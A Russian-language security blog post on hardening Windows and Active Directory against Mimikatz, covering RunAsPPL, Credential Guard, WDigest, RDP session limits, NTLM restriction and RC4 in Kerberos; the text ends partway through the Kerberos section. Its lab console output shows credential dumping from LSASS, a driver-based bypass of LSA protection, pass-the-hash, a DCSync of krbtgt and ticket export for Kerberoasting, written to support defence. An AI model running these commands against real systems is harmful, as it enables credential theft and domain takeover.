

Как лишить Mimikatz эффективности: практический харденинг Windows

🔗 bi.zone/expertise/blog/kak-lishit-mimikatz-effektivnosti-prakticheskiy-khardening-windows

May 12, 2026

Введение

Mimikatz, впервые появившийся в 2011 году, до сих пор остается одним из наиболее известных и значимых инструментов, используемых в атаках на Windows-инфраструктуру. Это связано с тем, что реализуемые с его помощью техники опираются не на редкие уязвимости, а на особенности хранения, обработки и повторного использования учетных данных в самой системе. Важную роль играет и поддержка механизмов единого входа (single sign-on): чтобы упростить аутентификацию, Windows и связанные с ней компоненты вынуждены работать с учетным материалом, который при недостаточной защите можно извлекать и использовать повторно. Если защита памяти, механизмов аутентификации и привилегированного доступа выстроена недостаточно строго, техники, реализуемые с помощью Mimikatz, сохраняют эффективность и в современных средах.

Mimikatz позволяет реализовать целый набор техник. В него входят:

- извлечение секретов из памяти LSASS и криптографических хранилищ системы, таких как DPAPI и сертификаты;
- получение NT-хешей и билетов Kerberos;
- манипуляции с токенами доступа;
- повторное использование украденного материала для аутентификации (техники pass-the-hash, pass-the-ticket и overpass-the-hash);
- злоупотребление избыточными правами в Active Directory, в том числе через DCSync.

Поэтому защита в такой модели угроз не сводится к одной настройке или единственному защитному механизму.

Часть рисков снимает антивирусная защита и другие средства предотвращения запуска вредоносных инструментов. В типовой конфигурации современный антивирус часто мешает доставить Mimikatz на хост, сохранить его на диск или запустить. Однако такой уровень защиты есть не во всех инфраструктурах. По данным [BI.ZONE Compromise Assessment](#), около 65% компаний не используют централизованное антивирусное решение, поэтому встроенные механизмы защиты Windows и базовый харденинг остаются обязательной основой безопасности.

Это особенно важно, потому что разные техники нацелены на разные элементы инфраструктуры. Одни ориентированы на локальное извлечение учетных данных из рабочей станции или сервера, другие — на повторное использование уже скомпрометированного аутентификационного материала, третьи — на развитие атаки

в доменной среде за счет избыточных привилегий и слабого контроля административного доступа. Соответственно, защита должна охватывать несколько уровней: память, механизмы NTLM и Kerberos, RDP-сессии, локальные пароли администраторов, сервисные учетные записи и права в Active Directory.

В статье рассмотрим практические меры, которые снижают доступность учетных данных, ограничивают боковое перемещение и повышают качество обнаружения. Вместе они образуют системный подход к харденингу инфраструктуры Windows и Active Directory.

Защита и снижение доступности учетных данных в памяти LSASS

Защита учетных данных в памяти — одно из ключевых направлений харденинга Windows. Многие техники, ассоциируемые с Mimikatz, ориентированы именно на извлечение аутентификационного материала из процесса Local Security Authority Subsystem Service (LSASS). Этот процесс отвечает за обработку входа в систему и работу механизмов аутентификации, поэтому его память представляет особую ценность для постэксплуатационных инструментов. Компрометация LSASS позволяет получить пароли, NT-хеши, билеты Kerberos и другие секреты, которые затем используются для закрепления в системе и бокового перемещения. Рассматриваемые далее меры направлены на то, чтобы снизить доступность этих данных и усложнить их извлечение из памяти.

Включение LSA Protection

Механизм RunAsPPL предназначен для дополнительной защиты процесса LSASS. При его включении LSASS запускается в режиме Protected Process Light, то есть как защищенный процесс, для которого Windows вводит дополнительные ограничения на чтение памяти, доступ со стороны других процессов и загрузку стороннего кода. На практике это затрудняет применение типовых техник credential dumping из пользовательского режима и снижает возможность прямого вмешательства в работу LSASS.

Без такой защиты злоумышленник, получивший права локального администратора и доступ к памяти LSASS через SeDebugPrivilege, может извлечь аутентификационный материал и использовать его для закрепления в системе, повышения привилегий и перемещения по инфраструктуре.

Если RunAsPPL отключен, LSASS остается доступной целью для типовых техник работы с памятью, что позволяет получить весь аутентификационный материал, присутствующий в системе.

```
mimikatz 2.2.0 x64 (oe.eo)

c:\mimikatz_trunk\x64>reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL

ERROR: The system was unable to find the specified registry key or value.

c:\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A la Vie, A l'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 655400 (00000000:000a0028)
Session           : RemoteInteractive from 2
User Name          : domain_admin
Domain            : AEGIS
Logon Server       : DC01
Logon Time         : 3/28/2026 8:28:07 AM
SID                : S-1-5-21-1815542091-468929171-1193765266-1113

msv :
[00000003] Primary
* Username : domain_admin
* Domain   : AEGIS
* NTLM     : 7a2a82fb26e4425f203bbf43d2a59ea4
* SHA1     : 36a614f635236ab7a6cb5729f670762a0e88f566
* DPAPI    : a584a248bfc727f65fdb2531318c439c
tspkg :
wdigest :
* Username : domain_admin
* Domain   : AEGIS
* Password : (null)
kerberos :
* Username : domain_admin
* Domain   : AEGIS.CORP
* Password : (null)
ssp :
credman :
cloudap :
```

Извлечение аутентификационного материала из LSASS при отключенном RunAsPPL

После включения RunAsPPL прямой доступ к памяти LSASS из пользовательского режима блокируется, что нарушает работу стандартных сценариев извлечения данных из процесса. При этом RunAsPPL не дает абсолютной защиты. Если атакующий получает возможность выполнять действия на уровне ядра, механизм можно обойти, в том числе с использованием техник класса BYOVD (bring your own vulnerable driver). Однако такие сценарии обычно требуют более сложных действий на хосте, сопровождаются заметной активностью и повышают вероятность обнаружения.

```
mimikatz 2.2.0 x64 (oe.eo)

c:\mimikatz_trunk\x64>reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
    RunAsPPL    REG_DWORD    0x1

c:\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##    > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 716 -> 00/00 [0-0-0]

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 396836 (00000000:00060e24)
Session           : RemoteInteractive from 2
User Name         : domain_admin
Domain            : AEGIS
Logon Server      : DC01
Logon Time        : 3/28/2026 9:07:56 AM
SID               : S-1-5-21-1815542091-468929171-1193765266-1113

msv :
[00000003] Primary
* Username : domain_admin
* Domain   : AEGIS
* NTLM     : 7a2a82fb26e4425f203bbf43d2a59ea4
* SHA1     : 36a614f635236ab7a6cb5729f670762a0e88f566
* DPAPI    : a584a248bfc727f65fdb2531318c439c
tspkg :
wdigest :
* Username : domain_admin
* Domain   : AEGIS
* Password : (null)
kerberos :
* Username : domain_admin
* Domain   : AEGIS.CORP
* Password : (null)
ssp :
credman :
cloudap :
```

Блокировка прямого доступа к LSASS при включенном RunAsPPL и пример обхода защиты через драйвер

Для включения RunAsPPL в корпоративной среде можно использовать Group Policy Preferences. Это позволяет централизованно применить настройку на целевых системах. Последовательность действий может быть следующей:

1. Открыть Group Policy Management Console ([gpmc.msc](#)).
2. Создать новый GPO или выбрать существующий, связанный с OU или доменом, где находятся целевые компьютеры.
3. Перейти по пути [Computer Configuration](#) → [Preferences](#) → [Windows Settings](#) → [Registry](#).
4. Создать новый элемент [Registry Item](#).
5. Указать Hive — [HKEY_LOCAL_MACHINE](#).

6. Указать Key Path — `SYSTEM\CurrentControlSet\Control\Lsa`.
7. Указать Value name — `RunAsPPL`.
8. Указать Value type — `REG_DWORD`.
9. В поле Value data указать **1** или **2** в зависимости от требуемого режима.
10. Дождаться применения политики и перезагрузить целевые системы, поскольку защита начинает действовать только после перезапуска.

При настройке важно учитывать различие между значениями 1 и 2 в поле Value:

- 1 — включает защиту с UEFI Lock. Состояние механизма дополнительно фиксируется в UEFI, что затрудняет его локальное отключение после компрометации хоста.
- 2 — включает защиту без UEFI Lock и опирается только на конфигурацию операционной системы. Такой режим поддерживается по умолчанию начиная с Windows 11 версии 22H2.


Первый вариант обеспечивает более жесткую фиксацию настройки, тогда как второй проще в сопровождении, но менее устойчив даже к примитивным попыткам отключения.

Таким образом, RunAsPPL не делает извлечение секретов из LSASS невозможным при любом сценарии компрометации, но существенно повышает сложность атаки и отсекает значительную часть распространенных техник. Этот механизм следует рассматривать как обязательный базовый уровень защиты, который целесообразно сочетать с контролем загрузки драйверов, средствами Application Control и другими мерами защиты платформы. По данным сервиса [BI.ZONE TDR](#), защита RunAsPPL включена только на 68% хостов.

Использование Credential Guard

Credential Guard — это механизм защиты учетных данных, который использует Virtualization-based Security (VBS) для изоляции секретов от основной операционной системы. В обычной модели чувствительные данные обрабатываются процессом lsass.exe в общем адресном пространстве ОС. Credential Guard выносит их в изолированную среду, доступ к которой ограничен. Это заметно усложняет извлечение аутентификационного материала даже при компрометации обычного LSA-процесса.

С архитектурной точки зрения Credential Guard добавляет в модель аутентификации изолированный процесс lsalso.exe. Обычный LSA взаимодействует с ним через remote procedure call (RPC), но сами секреты хранятся внутри VBS. На поддерживаемых платформах защита дополнительно опирается на Secure Boot, гипервизор и, при наличии, trusted platform module (TPM), что повышает устойчивость механизма к попыткам доступа к секретам из основной среды Windows.



Изоляция учетных данных при использовании Credential Guard

Credential Guard существенно снижает риск извлечения доменных секретов из памяти, но не является универсальной защитой. Он не устраняет угрозу злоупотребления уже полученными привилегиями, не защищает базу Active Directory на контроллерах домена и не покрывает все типы учетных данных. Кроме того, его внедрение влияет на совместимость: при включенном Credential Guard учетные данные текущего входа нельзя использовать для SSO через NTLMv1, MS-CHAPv2, Digest и CredSSP, а Kerberos не допускает DES и Unconstrained Delegation. Это особенно важно учитывать в средах, где применяются устаревшие схемы аутентификации.

Перед включением Credential Guard необходимо проверить соответствие системы его базовым требованиям. Для работы механизма требуется 64-разрядная Windows, поддержка аппаратной виртуализации и SLAT, включенный гипервизор Windows и Secure Boot. TPM не является обязательным во всех сценариях, но рекомендуется, поскольку усиливает защиту за счет привязки к аппаратной платформе. Важно также учитывать, что начиная с Windows 11 версии 22H2 и Windows Server 2025 Credential Guard может включаться по умолчанию на системах, удовлетворяющих требованиям.

Важно: Credential Guard не рекомендуется включать на контроллерах домена (domain controller, DC). Этот механизм не дает им дополнительной защиты, поскольку учетные данные, защищаемые Kerberos и NTLM, все равно присутствуют в базе Active Directory.

Более того, использование Credential Guard на DC может приводить к проблемам совместимости.

Для включения Credential Guard через Group Policy нужно выполнить следующие шаги:

1. Открыть Group Policy Management Console (`gpmc.msc`).
2. Создать новый GPO или выбрать существующий, связанный с OU или доменом, где находятся целевые компьютеры.
3. Перейти по пути **Computer Configuration → Administrative Templates → System → Device Guard**.
4. Открыть политику Turn On Virtualization Based Security.
5. Установить значение **Enabled**.
6. В параметре **Platform Security Level** выбрать **Secure Boot and DMA Protection**.
7. В параметре **Credential Guard Configuration** выбрать **Enabled with UEFI lock**.
8. Применить политику к целевым системам и перезагрузить устройства.

Отдельно стоит упомянуть про Remote Credential Guard (`mstsc.exe / remoteGuard`) как дополнительную меру защиты RDP-сеансов. В отличие от обычного Credential Guard, который изолирует секреты на локальном устройстве, Remote Credential Guard предотвращает передачу учетных данных на удаленный хост. Это снижает риск их компрометации при администрировании по Remote Desktop Protocol (RDP). Однако такой механизм работает только для прямых подключений и не поддерживается при использовании RD Gateway или RD Connection Broker.

Отключение WDigest

WDigest — это security support provider, используемый для поддержки дайджест-аутентификации в Windows. Исторически этот механизм повышает риск компрометации учетных данных, поскольку пароль пользователя сохраняется в памяти LSASS в открытом виде. Если память LSASS становится доступной атакующему, это создает более опасный сценарий, чем получение только хешей или Kerberos-тикетов: пароль можно использовать напрямую в дальнейших действиях.

По этой причине в современных Windows-средах WDigest считается нежелательным механизмом, если его использование не требуется по условиям совместимости.

На старых версиях Windows он был активен по умолчанию, но начиная с Windows 8.1 и Windows Server 2012 R2 при отсутствии явной настройки WDigest уже отключен.

```
mimikatz 2.2.0 x64 (oe.eo)

c:\mimikatz_trunk\x64>reg query HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
UseLogonCredential    REG_DWORD    0x1

c:\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /**/ Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 371428 (00000000:0005aae4)
Session           : RemoteInteractive from 2
User Name         : domain_admin
Domain            : AEGIS
Logon Server       : DC01
Logon Time         : 3/28/2026 8:45:30 AM
SID               : S-1-5-21-1815542091-468929171-1193765266-1113

msv :
[00000003] Primary
* Username : domain_admin
* Domain   : AEGIS
* NTLM     : 7a2a82fb26e4425f203bbf43d2a59ea4
* SHA1     : 36a614f635236ab7a6cb5729f670762a0e88f566
* DPAPI    : a584a248bfc727f65fdb2531318c439c

tspkg :
wdigest :
* Username : domain_admin
* Domain   : AEGIS
* Password : M@gicbox
kerberos :
* Username : domain_admin
* Domain   : AEGIS.CORP
* Password : (null)
ssp :
credman :
cloudap :
```

Извлечение пароля в открытом виде из памяти LSASS при включенном WDigest
На картинке выше результат показывает, что включенный WDigest усугубляет последствия компрометации LSASS: помимо хешей и других аутентификационных данных атакующий может получить и сам пароль пользователя. Чтобы снизить этот риск, WDigest следует отключать централизованно через Group Policy Preferences. Порядок действий:

1. Открыть Group Policy Management Console ([gpmmc.msc](#)).
2. Создать новый GPO или выбрать существующий, связанный с OU или доменом, где находятся целевые компьютеры.
3. Перейти по пути [Computer Configuration](#) → [Preferences](#) → [Windows Settings](#) → [Registry](#).
4. Создать новый элемент [Registry Item](#).
5. Указать Hive — [HKEY_LOCAL_MACHINE](#).
6. Указать Key Path — [SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest](#).
7. Указать Value name — [UseLogonCredential](#).
8. Указать Value type — [REG_DWORD](#).
9. В поле Value data указать [0](#).
10. Перезагрузить целевые системы.

Отключение WDigest само по себе не защищает LSASS, но уменьшает объем чувствительных данных, которые могут быть извлечены из памяти при компрометации процесса. По данным BI.ZONE TDR, включенный параметр UseLogonCredential фиксируется не только на устаревших, но и на новых версиях Windows, включая Windows 10, Windows Server 2016 и Windows Server 2019. Поэтому эту меру стоит рассматривать не только как борьбу с наследием старых систем, но и как актуальный элемент базового харденинга. Параллельно с этим целесообразно снижать зависимость от устаревших платформ и переходить на более современные версии Windows, где подобные механизмы по умолчанию ограничены.

Настройка лимитов для RDP-сессий

RDP является штатным механизмом удаленного доступа, который широко применяется для администрирования Windows-систем. При этом риск компрометации здесь связан не только с хранением учетных данных в памяти, но и с особенностями жизненного цикла RDP-сессий. Если администратор не выполняет выход из системы, а просто закрывает окно RDP или оставляет сеанс в состоянии disconnected, такой сеанс продолжает существовать в удаленной системе. Связанные с ним аутентификационные артефакты могут оставаться доступными в памяти `lsass.exe`. Более того, злоумышленник может использовать эту сессию как уже существующий административный контекст на скомпрометированном хосте. Поэтому ограничение времени жизни отключенных и неактивных RDP-сеансов следует рассматривать как дополнительную меру защиты привилегированных учетных данных.

Смысл настройки — принудительно завершать отключенные и неактивные сеансы, не позволяя им сохраняться на сервере неопределенно долго. Это не предотвратит компрометацию уже активной сессии, но заметно уменьшит окно времени, в течение которого учетные данные администратора и сам сеанс остаются доступны после завершения фактической работы.

```
mimikatz 2.2.0 x64 (oe.eo)

c:\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # ts::sessions

Session: 0 - Services
state: Disconnected (4)
user : @
curr : 4/2/2026 10:57:58 AM
lock : no

Session: 1 - Console
state: Connected (1)
user : @
Conn : 4/1/2026 4:58:20 PM
curr : 4/2/2026 10:57:58 AM
lock : no

Session: 2 -
state: Disconnected (4)
user : domain_admin @ AEGIS
Conn : 4/1/2026 4:59:40 PM
disc : 4/1/2026 5:00:02 PM
logon: 4/1/2026 4:59:40 PM
last : 4/1/2026 5:00:02 PM
curr : 4/2/2026 10:57:58 AM
lock : no

Session: *3 - RDP-Tcp#1
state: Active (0)
user : Administrator @ WINDOWS10
Conn : 4/2/2026 10:55:34 AM
logon: 4/2/2026 10:55:35 AM
last : 4/2/2026 10:57:58 AM
curr : 4/2/2026 10:57:58 AM
lock : no
addr4: 172.31.132.96

Session: 65536 - RDP-Tcp
state: Listen (6)
user : @
lock : no

mimikatz # _
```

Disconnected RDP-сессия, сохраняющаяся на удаленном хосте
Для ограничения времени жизни RDP-сеансов необходимо:

1. Открыть Group Policy Management Console ([gpmmc.msc](#)).
2. Создать новый GPO или выбрать существующий, применяемый к целевым серверам.
3. Перейти по пути [Computer Configuration](#) → [Administrative Templates](#) → [Windows Components](#) → [Remote Desktop Services](#) → [Remote Desktop Session Host](#) → [Session Time Limits](#).
4. Включить политику [Set time limit for disconnected sessions](#) и задать значение [1 hour](#) или меньше.
5. Включить политику [Set time limit for active but idle Remote Desktop Services sessions](#) и задать значение [30 minutes](#).
6. Включить политику [End session when time limits are reached](#).
7. Применить политику к целевым системам и проверить фактическое поведение.

Ключевое значение имеет именно сочетание этих параметров:

- Set time limit for disconnected sessions ограничивает время существования сеанса после разрыва соединения.
- Set time limit for active but idle Remote Desktop Services sessions уменьшает риск длительного сохранения неиспользуемой административной сессии.
- End session when time limits are reached обеспечивает именно завершение сеанса, а не его перевод в отключенное состояние.

Лимиты для RDP-сеансов следует рассматривать не как меру удобства, а как элемент защиты привилегированных учетных данных. Если администратор просто разрывает соединение, а не завершает сеанс, сервер продолжает хранить его сессию и связанный с ней аутентификационный материал. Автоматический выход из системы отключенных и бездействующих RDP-сеансов позволяет сократить время присутствия таких данных на сервере и уменьшить последствия возможной компрометации хоста.

Защита механизмов аутентификации

Защита от Mimikatz не ограничивается защитой LSASS и памяти. Существенная часть постэксплуатационных техник связана не только с извлечением учетных данных, но и с их последующим использованием через NTLM и Kerberos. Поэтому важно ограничивать применение NTLM, отказываться от устаревших алгоритмов шифрования в Kerberos и усиливать защиту привилегированных учетных записей. Далее рассмотрим меры, направленные на снижение этих рисков.

Минимизация использования NTLM

NTLM — устаревший механизм аутентификации, который уступает Kerberos по архитектурной устойчивости. Его основная проблема в том, что он не обеспечивает взаимную аутентификацию: клиент не верифицирует сервер, к которому обращается. Именно это создает условия для атак типа man-in-the-middle и relay-сценариев, в которых аутентификация может быть перенаправлена на другой сервис. Снижение зависимости от NTLM уменьшает поверхность атаки, сокращает число путей для злоупотребления учетными данными после компрометации и затрудняет боковое перемещение внутри инфраструктуры.

```

C:\ mimikatz 2.2.0 x64 (oe.eo)

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:domain_admin /domain:aegis /ntlm:7a2a82fb26e4425f203bbf43d2a59ea4 /run:cmd
user : domain_admin
domain : aegis
program : cmd
impers. : no
NTLM : 7a2a82fb26e4425f203bbf43d2a59ea4
| PID 10376
| TID 2832
| LSA Process is now R/W
| LUID 0 ; 25378512 (00000000:01833ed0)
| \_ msv1_0 - data copy @ 00000223D9F2E430 : OK !
| \_ kerberos - data copy @ 00000223D94D54A8
| \_ des_cbc_md4 -> null
| \_ des_cbc_md4 OK
| \_ des_cbc_md4 OK
| \_ des_cbc_md4 OK
| \_ des_cbc_md4 OK
| \_ des_cbc_md4 OK
| \_ des_cbc_md4 OK
| \_ *Password replace @ 00000223D9DE0AE8 (32) -> null

mimikatz #

C:\ mimikatz 2.2.0 x64 (oe.eo)

Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>c:\mimikatz_trunk\x64\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # lsadump::dcsync /user:aegis\krbtgt
[DC] 'aegis.corp' will be the domain
[DC] 'DC01.aegis.corp' will be the DC server
[DC] 'aegis\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 10/17/2025 1:38:05 PM
Object Security ID : S-1-5-21-1815542091-468929171-1193765266-502
Object Relative ID : 502

Credentials:
Hash_NTLM: 6eb0b40f10e52bf1c4775371da553951

```

Примеры выполнения pass-the-hash и DCSync с использованием Mimikatz

При этом полный отказ от NTLM редко бывает первым шагом. Во многих инфраструктурах он до сих пор используется устаревшими приложениями, службами, межсистемными интеграциями и в отдельных сценариях доступа. По этой причине резкое включение блокирующих политик может привести к отказам аутентификации и нарушению работы сервисов. Практичный и безопасный подход состоит в поэтапном ограничении NTLM: сначала включается аудит, затем анализируются зависимости, формируются исключения для legacy-сценариев и только затем вводятся блокирующие режимы.

Политики ограничения NTLM, которые находятся по пути Computer Configuration → Windows Settings → Security Settings → Local Policies → Security Options, удобно разделить на три группы:

1. Запрещающие политики:

- a. **Network security: Restrict NTLM: NTLM authentication in this domain** — основная доменная политика, определяющая, разрешена ли NTLM-аутентификация для доменных учетных записей.
- b. **Network security: Restrict NTLM: Incoming NTLM traffic** управляет входящей NTLM-аутентификацией на конкретной системе. Особенно важна для серверов.
- c. **Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers** управляет исходящими NTLM-запросами к удаленным системам. Помогает снижать риск pass-the-hash, а также сценариев NTLM Relay и атаки класса Coercion.

2. Политики для исключений:

- a. **Network security: Restrict NTLM: Add remote server exceptions for NTLM authentication** позволяет задать список удаленных серверов, к которым клиентам все еще разрешено обращаться по NTLM.
- b. **Network security: Restrict NTLM: Add server exceptions in this domain** используется для формирования исключений на уровне домена при поэтапном переходе к блокирующим режимам.

3. Политики для аудита:

- a. **Network security: Restrict NTLM: Audit Incoming NTLM Traffic** помогает выявить системы и сервисы, которые продолжают принимать NTLM-аутентификацию.
- b. **Network security: Restrict NTLM: Audit NTLM authentication in this domain** позволяет определить, какие обращения доменных учетных записей будут затронуты при дальнейшем ужесточении политики.

На практике безопасная процедура поэтапного отключения NTLM выглядит следующим образом:

1. Включить политики **Network security: Restrict NTLM: Audit Incoming NTLM Traffic** и **Network security: Restrict NTLM: Audit NTLM authentication in this domain**.
2. Проанализировать, какие системы, службы и приложения продолжают использовать NTLM.
3. Сформировать исключения для legacy-сценариев, если полный отказ от NTLM на данном этапе невозможен.
4. Поэтапно перевести **Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers** в режим блокировки.
5. Затем поэтапно ограничить **Network security: Restrict NTLM: Incoming NTLM traffic** на серверах и рабочих станциях.
6. После этого ввести ограничения через **Network security: Restrict NTLM: NTLM authentication in this domain** на уровне домена.

Минимизация использования NTLM важна не только как мера общего харденинга, но и как прямой способ снизить эффективность атак, основанных на повторном использовании украденных хешей. Даже если организация не готова сразу полностью отказаться от NTLM, последовательный переход к Kerberos и поэтапное применение ограничивающих политик уже заметно уменьшают поверхность атаки и затрудняют реализацию pass-the-hash в доменной среде.

Отключение RC4 в Kerberos

RC4 — это устаревший тип шифрования, который долгое время использовался в Kerberos по соображениям совместимости. В современных средах Active Directory его следует рассматривать как нежелательный вариант, поскольку по криптографической стойкости он заметно уступает Advanced Encryption Standard (AES). Это особенно важно при офлайн-подборе паролей: сервисный билет, зашифрованный с помощью RC4, обычно взламывается существенно быстрее и с меньшими ресурсами, чем при использовании AES.

Это имеет прямое значение для атак типа Kerberoasting. В таком сценарии злоумышленник запрашивает сервисные билеты для учетных записей с service principal name (SPN), получает их и пытается подобрать ключ офлайн. Использование RC4 делает такую атаку более практичной, поскольку билеты проще поддаются взлому, а NT-хеш учетной записи фактически соответствует ключу RC4-HMAC и может использоваться в сценариях overpass-the-hash. Для AES это уже не так: Kerberos-ключи вычисляются по другой схеме и не эквивалентны одному только NT-хешу. Отказ от RC4 снижает ценность сервисных билетов для офлайн-взлома и повышает устойчивость сервисных учетных записей к Kerberoasting. Если в среде, где для сервиса доступны AES-ключи, билет все равно запрашивается с использованием RC4, такой сценарий следует рассматривать как подозрительный и отражать в правилах обнаружения.

```
Administrator: Command Prompt

c:\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ask /target:HTTP/dc01.aegis.corp /export
Asking for: HTTP/dc01.aegis.corp
* Ticket Encryption Type & kvno not representative at screen

